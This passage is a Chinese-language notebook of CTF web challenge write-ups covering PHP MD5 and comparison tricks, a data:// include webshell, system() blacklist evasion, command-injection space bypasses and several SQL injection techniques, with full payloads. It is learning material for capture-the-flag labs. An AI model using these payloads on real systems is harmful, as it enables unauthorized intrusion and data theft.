

php特性

[BJDCTF2020]Easy MD5

进入网页，输入框随便输点值



看源代码也没什么提示，所以先去抓个包



发现hint

查一下md5

md5(string,raw)

参数	描述
string	必需。要计算的字符串。

参数	描述
raw	可选。默认不写为FALSE。32位16进制的字符串TRUE。16位原始二进制格式的字符串

也就是说，如果raw不写或者写false的话，输出的是md5加密后的原始数据

而如果写true，输出的是md5加密后的二进制格式的数据

所以要在这样加密后的数据在原来的语句中实现sql注入

```
content: ffifdyop
hex: 276f722736c95d99e921722cf9ed621c
raw: 'or'6\xc9]\x99\xe9!r,\xf9\xedb\x1c
string: 'or'6]!r,b
```

这个字符串就相当于'or'6


进入原sql语句中就变成

```
select * from 'admin' where password=''6'
```

实现sql注入

然后进入下一关

Do You Like MD5?



md5弱比较，用数组或者加密后为0e且后面为纯数字的数据都可绕过

附上一些值

原值	加密后
QNKCDZO	0e830400451993494058024219903391
240610708	0e462097431906509019562988736854
s878926199a	0e545993274517709034328855841020
s155964671a	0e342768416822451524974117254469


直接传就行

然后最后一关

```php
<?php
error_reporting(0);
include "flag.php";

highlight_file(__FILE__);

if($_POST['param1']!==$_POST['param2']&&md5($_POST['param1'])===md5($_POST['param2'])){
        echo $flag;
}
```

md5强比较，传数组就ok

```php
<?php
error_reporting(0);
include "flag.php";

highlight_file(__FILE__);

if($_POST['param1']!==$_POST['param2']&&md5($_POST['param1'])===md5($_POST['param2'])){
        echo $flag;
}
```
flag{fc101c37-584e-4d42-8d80-a1fcce718a77}



数组能绕过是因为md5函数报错两个返回值一样，所以相等

0e是因为md5会默认0e开头后为纯数字的数据当作0

[dsb]web签到

```php
<?php

#  -*-  coding:  utf-8  -*-
#  @Author:  h1xa
#  @Date:      2022-03-19  12:10:55
#  @Last  Modified  by:      h1xa
#  @Last  Modified  time:  2022-03-19  13:27:18
#  @email:  h1xa@ctfer.com
#  @link:  https://ctfer.com

error_reporting(0);
highlight_file(__FILE__);

$file  =  $_POST['file'];

if(isset($file)){
        if(strrev($file)==$file){
                include  $file;
        }

}
```

从代码来看，就是构造一个正反一样的字符串，还能包含进行rce，直接使用data协议即可，data协议后，php标记?>闭合后可以加任意字符。

data协议暂时还不懂

于是构造payload

```
file=data://text/plain,<?php eval($_POST[1]);?>>?;)]1[TSOP_$(lave
php?<,nialp/txet//:atad&1=system("cat /f1agaaa");
```

利用data协议写进了一句话木马，然后ls一下cat flagaaa就好了

php是世界上最好的语言

变量

```
flag In the variable ! <?php

error_reporting(0);
include "flag1.php";
highlight_file(__file__);
if(isset($_GET['args'])){
    $args = $_GET['args'];
    if(!preg_match("/^\w+$/",$args)){
        die("args error!");
    }
    eval("var_dump($$args);");
}
```

这个正则匹配不太懂...

最后用全局变量`GLOBALS`拿到flag

代码审计

进入页面，看源码，没有发现任何有用信息

扫下目录

```
[15:57:21] 403 -  355B  - /.htpasswd_test
[15:57:21] 403 -  351B  - /.htpasswds
[15:57:45] 200 -    0B  - /flag.php
[15:57:49] 200 -   64B  - /index.php
[15:57:49] 200 -  300B  - /index.php.bak
[15:57:49] 200 -   64B  - /index.php/login/
[15:58:08] 403 -  355B  - /server-status/
[15:58:08] 403 -  354B  - /server-status
```

下载index.php.bak源码

```
<?php
include_once "flag.php";
```

```php
ini_set("display_errors", 0);
$str = strstr($_SERVER['REQUEST_URI'], '?');
$str = substr($str,1);
$str = str_replace('key','',$str);
parse_str($str);
echo md5($key1);

echo md5($key2);
if(md5($key1) == md5($key2) && $key1 !== $key2){
    echo $flag."取得flag";
}
?>
```

介绍部分函数

strstr

`strstr(string,search,before_search)`

参数	描述
string	必需。规定被搜索的字符串。
search	必需。规定要搜索的字符串。如果该参数是数字，则搜索匹配该数字对应的 ASCII 值的字符。
before_search	可选。一个默认值为 "false" 的布尔值。如果设置为 "true"，它将返回 search 参数第一次出现之前的字符串部分。

```php
<?php
$email  = 'name@example.com';
$domain = strstr($email, '@');
echo $domain; // 打印 @example.com

$user = strstr($email, '@', true); // 从 PHP 5.3.0 起
echo $user; // 打印 name
?>
```

substr

`substr(string $string, int $offset, ?int $length = null): string`

类似mysql的mid函数，但是可以有负数

```php
<?php
$rest = substr("abcdef", 0, -1);  // 返回 "abcde"
$rest = substr("abcdef", 2, -1);  // 返回 "cde"
$rest = substr("abcdef", 4, -4);  // 返回 ""; 在 PHP 8.0.0 之前，返回 false
$rest = substr("abcdef", -3, -1); // 返回 "de"
?>
```

str_replace

名字就很清楚了，将匹配的字符或字符串替换为想要替换的

只运行一次哦

parse_str

直接看例子体会

```php
<?php
$str = "first=value&arr[]=foo+bar&arr[]=baz";

// 推荐用法
parse_str($str, $output);
echo $output['first'];  // value
echo $output['arr'][0]; // foo bar
echo $output['arr'][1]; // baz

// 不建议这么用
parse_str($str);
echo $first;  // value
echo $arr[0]; // foo bar
echo $arr[1]; // baz
?>
```

本题就是用的第二种用法，把key1和key2分出来了

所以本题最主要就是绕过 `str_replace` 和 `md5`

双写绕过 `str_replace` 和 数组 `md5`

`?kekeyy1[]=1&kekeyy2[]=2`

对方不想和你说话，并向你扔了一段代码

extract

类似于上题的`prase_str`

也是把数组拆开

```
<?php

/* 假定 $var_array 是 wddx_deserialize 返回的数组*/
```

```php
$size = "large";
$var_array = array("color" => "blue",
                   "size"  => "medium",
                   "shape" => "sphere");
extract($var_array, EXTR_PREFIX_SAME, "wddx");

echo "$color, $size, $shape, $wddx_size\n";

?>
//输出: blue, large, sphere, medium
```

所以直接GET `?a=&b=` 就直接给a和b传值了

`$c=trim(file_get_contents($b))` 这段暂时不懂

直接传 `?a=` 或者 `?a=&b=` 都可以

[BMZCTF]WEB_ezeval

```php
<?php
highlight_file(__FILE__);
$cmd=$_POST['cmd'];
$cmd=htmlspecialchars($cmd);
$black_list=array('php','echo','`','preg','server','chr','decode',
'html','md5','post','get','file','session','ascii','eval','replace
','assert','exec','cookie','$','include','var','print','scan','dec
ode','system','func','ini_','passthru','pcntl','open','link','log'
,'current','local','source','require','contents');
$cmd = str_ireplace($black_list,"BMZCTF",$cmd);
eval($cmd);

?>
```

> **htmlspecialchars**

> & （和号）成为 &
> " （双引号）成为 "
> ' （单引号）成为 '
> < （小于）成为 <
> > （大于）成为 >
>
> 可以看到，单引号是没变的，可以使用

然后对于过滤，可以用字符串拼接绕过(php>7)

```
(p.h.p.i.n.f.o)();
(sy.(st).em)(whoami);
(sy.(st).em)(who.ami);
(s.y.s.t.e.m)("whoami");
.......
```

提一脚字符串转义绕过(在ctfshow的web41有类似的处理)

```
"\x70\x68\x70\x69\x6e\x66\x6f"();#phpinfo();
"\163\171\163\164\145\155"('whoami');#system('whoami');
"\u{73}\u{79}\u{73}\u{74}\u{65}\u{6d}"('id');#system('whoami');
"\163\171\163\164\145\155"
("\167\150\157\141\155\151");#system('whoami');
.......
```

本题最终payload就是

`cmd=(s.y.s.t.e.m)('cat /flag');`

也可使用hex2bin


`cmd=hex2bin('73797374656d')('cat /flag');`

[ctfshow]红包题第二弹

```
<?php
#error_reporting(0);
?>
<html lang="zh-CN">

<head>
```

```
    <meta http-equiv="Content-Type" content="text/html;
charset=UTF-8" />
    <meta name="viewport" content="width=device-width  minimum-
scale=1.0  maximum-scale=1.0  initial-scale=1.0" />
    <title>ctf.show_红包题</title>
</head>
<body>
    <center>
    <h2>ctf.show_红包题</h2>
    <h4>where is the flag?</h4>
    </center>
    <!-- hint:?cmd= -->
    <?php
        if(isset($_GET['cmd'])){
            $cmd=$_GET['cmd'];
            highlight_file(__FILE__);
            if(preg_match("/[A-Za-oq-z0-9$]+/",$cmd)){

                die("cerror");
            }
            if(preg_match("/\~|\!|\@|\#|\%|\^|\&|\*|\(|\)|\
（|\）|\-|\_|\{|\}|\[|\]|\'|\"|\:|\,/",$cmd)){
                die("serror");
            }
            eval($cmd);

        }

     ?>

</body>
</html>
```

过滤了几乎所有英文和中文，留下来了一个英文`p`，这题和web55是一样的，只不过那题更变态，连个p也没有留下
就是linux服务器在接收文件时，会把文件放在/tmp目录下(linux是php+六个字母或者数字，windows多一个.tmp后缀)，而`小数点`可以执行命令



抓一个上传文件的包出来，构造一下就完事了

有一点区别就是那题是用`system`包裹的，这题是`eval`包裹的需要先用`?>`将前面的<?php闭合 才能`<?=加反引号`来绕过对字母的过滤

具体参考web55

文件包含

[WMCTF2020]Make PHP Great Again(×)

from buuctf

[WMCTF2020]Make PHP Great Again2(×)

from buuctf

等我学好了条件竞争，就来治你们

SCTF 2018_Simple PHP Web

查看url http://www.bmzclub.cn:24314/?f=login.php

很像文件包含，试了一下`?f=php://filter/convert.base64-encode/resource=login.php`发现确实是


然后`?f=php://filter/convert.base64-encode/resource=/flag`直接出来了

看作者的wp好像这时非预期，或者题目被改了

RCE

[GXYCTF2019]Ping Ping Ping(绕过flag和空格)

进入页面先ls一下



然后直接cat flag.php失败，发现所以含flag或模糊查询的flag都被过滤了


于是想到cat `ls`来查询flag

发现空格被过滤

RCE中绕过空格的办法

`< 、<>、%20(space)、%09(tab)、$IFS$9、 ${IFS}、$IFS`

试了试，IFS9和$IFS可行，成功查询后看源码得到flag




```
/?ip=
<pre>PING 127.0.0.1 (127.0.0.1): 56 data bytes
<?php
$flag = "flag{eb1cfd49-a249-4847-a1ed-b651b36a08fa}";
?>
/?ip=
<?php
if(isset($_GET['ip'])){
  $ip = $_GET['ip'];
  if(preg_match("/\&|\/|\?|\*|\<|[\x00-\x1f]|\>|\' |\"|\\|\(|\)|\[|\]|\{|\}/", $ip, $match)){
    echo preg_match("/\&|\/|\?|\*|\<|[\x00-\x20]|\>|\' |\"|\\|\(|\)|\[|\]|\{|\}/", $ip, $match);
    die("fxck your symbol!");
  } else if(preg_match("/ /", $ip)){
    die("fxck your space!");
  } else if(preg_match("/bash/", $ip)){
    die("fxck your bash!");
  } else if(preg_match("/.*f.*l.*a.*g.*/", $ip)){
    die("fxck your flag!");
  }
  $a = shell_exec("ping -c 4 ".$ip);
  echo "<pre>";
  print_r($a);
}

?>
```

SQL

[极客大挑战 2019]FinalSQL(异或sql)

该届极客大挑战有几个SQL，其余几题记录再来one note上

首先不管神秘代码

和以往一样 注用户名和密码

发现.....几乎所有sql语句都被过滤了

没办法，看神秘代码，点进去发现有id

fuzz发现空格被过滤 || 被过滤，试了一下id=1(or)1=1; 注入不了

只能考虑 ^ 符号

1^1=0

1^0=1

所以即可构建payload

```
id=1^(ascii(substr(database(),%d,1))>0)
```

如果error(查询失败)，则ascii(substr(database(),%d,1))>0返回1

然后bp爆破...请求过多...爆破不了


py脚本还不会，只能暂时放这了，py学会了再来做吧

ISCC-EasySQL(mysql8&虚拟表绕过)

题目信息


Beaxia的邮箱地址忘记了，你能帮忙找找吗?

进入页面



然后试试?id=1 2 3 4 ...

一直试到8，发现



接下来就是找他的邮箱

随意fuzz一下，select被过滤了，而这题又是查表

而且显然不是查当前后台sql语句查的表，而是其他的表

然后注出数据库 **security** version 8!

要素察觉(被miniL折磨的)，那就只能是table了

然后table后面只能单纯的接一个表，所以不能用information_schema来获取表和列

```
select table_schema,table_name from information_schema.tables where table_schema='pikachu';
```

于是又去查了一下mysql8的特性，发现了一个有意思的表

information_schema.TABLESPACES_EXTENSIONS

他直接存储了数据库和表(如下)

```
mysql> table information_schema.TABLESPACES_EXTENSIONS;
+------------------+------------------+
| TABLESPACE_NAME  | ENGINE_ATTRIBUTE |
+------------------+------------------+
| mysql            | NULL             |
| innodb_system    | NULL             |
| innodb_temporary | NULL             |
| innodb_undo_001  | NULL             |
| innodb_undo_002  | NULL             |
| sys/sys_config   | NULL             |
| security/users   | NULL             |
| security/emails  | NULL             |
| security/flag    | NULL             |
+------------------+------------------+
9 rows in set (0.02 sec)
```

上面的这个表也正和本题的这个表一样(table盲注注出来的)

然后注了好久flag，得到`flag is not here`...???

然后注beaxia邮箱注到后面的特殊符号怎么样都注不出来(后来发现是@)，然后...发现其实可以正常回显，不用盲注!!

得到的是ypHeMPardErE.zip@beaxia.cn,然后输入/ypHeMPardErE.zip下载该压缩包

稍微审计一下，发现要用POST传username和password，正确就可得到flag，username是已知的--admin

password并不知道，于是考虑是不是又是sql注入

稍微试一下就发现是的，然后只有password有waf，username并没有

于是就可想到虚拟绕过了

直接union select或者values row都可以(group by *** with rollup想必也可以)，于是得到flag

---

CTFshow-web10(虚拟表绕过)

进入题目

稍微测试一下，发现过滤了空格，select，sleep等函数

而普通盲注貌似无任何回显

时间盲注又被过滤了sleep

所以考虑最近做题遇到几次的虚拟表绕过

```
MariaDB [test]> select * from users union select 1,'admin','123' from users;
+----+----------+----------+
| id | username | password |
+----+----------+----------+
|  1 | admin    | admin    |
|  2 | root     | root     |
|  3 | boob     | sort     |
|  1 | admin    | 123      |
+----+----------+----------+
```

会新构建出一行数据

此时在密码输入刚刚输入的数据就可实现绕过登录

同理的还有values row(`mysql 8`)

```
username='admin' union values row(1,'admin',123)&password=123
```

//前后数据类型要对应

然后这题由于过滤了select和union所以上述两个办法没用

于是只能试试新的办法

之后找到了

group by *** with rollup

group by是将该列相同的合在一个

而with rollup是在统计数据的时候记录下数据的和(大概)，但究竟如何其实不重要

你只需要知道你用group by password with rollup时，会多出来一列，且多出来一列的password的值为`NULL`

```
MariaDB [test]> select * from users group by password with rollup;
+----+----------+----------+
| id | username | password |
+----+----------+----------+
|  1 | admin    | admin    |
|  2 | root     | root     |
|  3 | boob     | sort     |
|  3 | boob     | NULL     |
+----+----------+----------+
4 rows in set (0.000 sec)

MariaDB [test]> select * from users;
+----+----------+----------+
| id | username | password |
+----+----------+----------+
|  1 | admin    | admin    |
|  2 | root     | root     |
|  3 | boob     | sort     |
+----+----------+----------+
3 rows in set (0.000 sec)
```

于是在账号内输入

`admin'/**/or/**/1=1/**/group/**/by/**/password/**/with/**/rollup;#`

密码空着就可登录成功

最关键的就是不用union和select!

CTFshow-web11(本地session绕过)

进入题目，源码已给出


```php
<?php
        function replaceSpecialChar($strParam){
                $regex = "/(select|from|where|join|sleep|and|\s|union|,)/i";
                return preg_replace($regex,"",$strParam);
        }
        if(strlen($password)!=strlen(replaceSpecialChar($password))){
                die("sql inject error");
        }
        if($password==$_SESSION['password']){
                echo $flag;
        }else{
                echo "error";
        }
?>
```

发现是本地session来验证密码，直接删掉cookie，不输入密码登录

获得flag

[强网杯 2019]随便注(有意思的思路和方法)

`1' or 1=1;#` 证明存在sql注入



随便输个select

看见了正则匹配的字符

由于select不能用了，于是想到用table代替，但查数据库版本发现为10，用不了table

于是试试联合注入

姿势: 1';show tables;# 提交

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(1) {
  [0]=>
  string(16) "1919810931114514"
}

array(1) {
  [0]=>
  string(5) "words"
}
```

注出列名

```
1';show columns from `1919810931114514`;#
```

纯数字的表必须带上反引号!!!

姿势: 1';show columns from `191 提交

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(6) {
  [0]=>
  string(4) "flag"
  [1]=>
  string(12) "varchar(100)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```

```
array(6) {
  [0]=>
  string(2) "id"
  [1]=>
  string(7) "int(10)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}

array(6) {
  [0]=>
  string(4) "data"
  [1]=>
  string(11) "varchar(20)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```

联合注入可以，绕过的骚姿势就多了

解法①

1.通过 rename 先把 words 表改名为其他的表名。

2.把 1919810931114514 表的名字改为 words 。

3 .给新 words 表添加新的列名 id 。

4.将 flag 改名为 data 。

```
1'; rename table words to word1; rename table `1919810931114514`
to words;alter table words add id int unsigned not Null
auto_increment primary key; alert table words change flag data
varchar(100);#
```

然后输入1就可查到flag

解法②

将select * from `1919810931114514`进行16进制编码

构造payload

```
1;SeT@a=0x73656c656374202a2066726f6d20603139313938313039333131313435313460;prepare execsql from @a;execute execsql;#
```

- prepare...from...是预处理语句，会进行编码转换
- execute用来执行由SQLPrepare创建的SQL语句
- SELECT可以在一条语句里对多个变量同时赋值,而SET只能一次对一个变量赋值

解法③

类似于[GYCTF2020]Blacklist

使用了handler

直接上payload

```
1'; handler `1919810931114514` open as `a`; handler `a` read next;#
1';handler `1919810931114514` open; handler `1919810931114514` read first;handler `1919810931114514` close;#
1'; handler `1919810931114514` open; handler `1919810931114514` read next;#
```


三种方法实际上一模一样

打开文件，查看文件~

Twice SQL Injection (二次注入)

二次注入是指已存储（数据库、文件）的用户输入被读取后再次进入到 SQL 查询语句中导致的注入
二次注入是sql注入的一种，但是比普通sql注入利用更加困难，利用门槛更高。普通注入数据直接进入到 SQL 查询中，而二次注入则是输入数据经处理后存储，取出后，再次进入到 SQL 查询

下面用这个题来深入理解一下

